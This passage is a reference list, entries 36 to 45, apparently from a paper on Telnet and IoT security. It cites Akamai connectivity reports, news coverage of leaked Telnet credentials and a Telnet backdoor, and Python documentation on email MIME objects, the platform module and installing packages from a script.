[36]"state-of-the-internet/akamai-q3-2010-state-of-the-internet-connectivity-report.pdf", Akamai.com, 2010. [Online]. Available: https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/akamai-q3-2010-state-of-the-internet-connectivity-report.pdf. [Accessed: 29- Apr- 2021].

[37]"state-of-the-internet/akamai-q1-2010-state-of-the-internet-connectivity-report.pdf", Akamai.com, 2010. [Online]. Available: https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/akamai-q1-2010-state-of-the-internet-connectivity-report.pdf. [Accessed: 29- Apr- 2021].

[38]N. Mott, "Report: Hacker Publishes Credentials for 500,000 Telnet Devices | Tom's Hardware", Tomshardware.com, 2020. [Online]. Available: https://www.tomshardware.com/news/report-hacker-publishes-credentials-for-500000-telnet-devices. [Accessed: 29- Apr- 2021].

[39]C. Cimpanu, "Hacker leaks passwords for more than 500,000 servers, routers, and IoT devices | ZDNet", ZDNet, 2019. [Online]. Available: https://www.zdnet.com/article/hacker-leaks-passwords-for-more-than-500000-servers-routers-and-iot-devices/. [Accessed: 29- Apr- 2021].

[40]C. Cimpanu, "Someone Published a List of Telnet Credentials for Thousands of IoT Devices", BleepingComputer, 2017. [Online]. Available: https://www.bleepingcomputer.com/news/security/someone-published-a-list-of-telnet-credentials-for-thousands-of-iot-devices/. [Accessed: 29- Apr- 2021].

[41]T. Seals, "Million+ IoT Radios Open to Hijack via Telnet Backdoor", Threatpost.com, 2019. [Online]. Available: https://threatpost.com/million-iot-radios-hijack-telnet-backdoor/148123/. [Accessed: 29- Apr- 2021].

[42]M. Alvarez, "Consequences of IoT and Telnet: Foresight Is Better Than Hindsight", Security Intelligence, 2016. [Online]. Available: https://securityintelligence.com/consequences-of-iot-and-telnet-foresight-is-better-than-hindsight/. [Accessed: 29- Apr- 2021].

[43]"email.mime: Creating email and MIME objects from scratch — Python 3.9.4 documentation", Docs.python.org, 2021. [Online]. Available: https://docs.python.org/3/library/email.mime.html. [Accessed: 29- Apr- 2021].

[44]"Platform Module in Python - GeeksforGeeks", GeeksforGeeks, 2020. [Online]. Available: https://www.geeksforgeeks.org/platform-module-in-python/#:~:text=Python%20defines%20an%20in%2Dbuilt,program%20is%20being%20currently%20executed. [Accessed: 29- Apr- 2021].

[45]"How to Install Python Packages using a Script", ActiveState, 2021. [Online]. Available: https://www.activestate.com/resources/quick-reads/how-to-install-python-packages-using-a-script/. [Accessed: 29- Apr- 2021].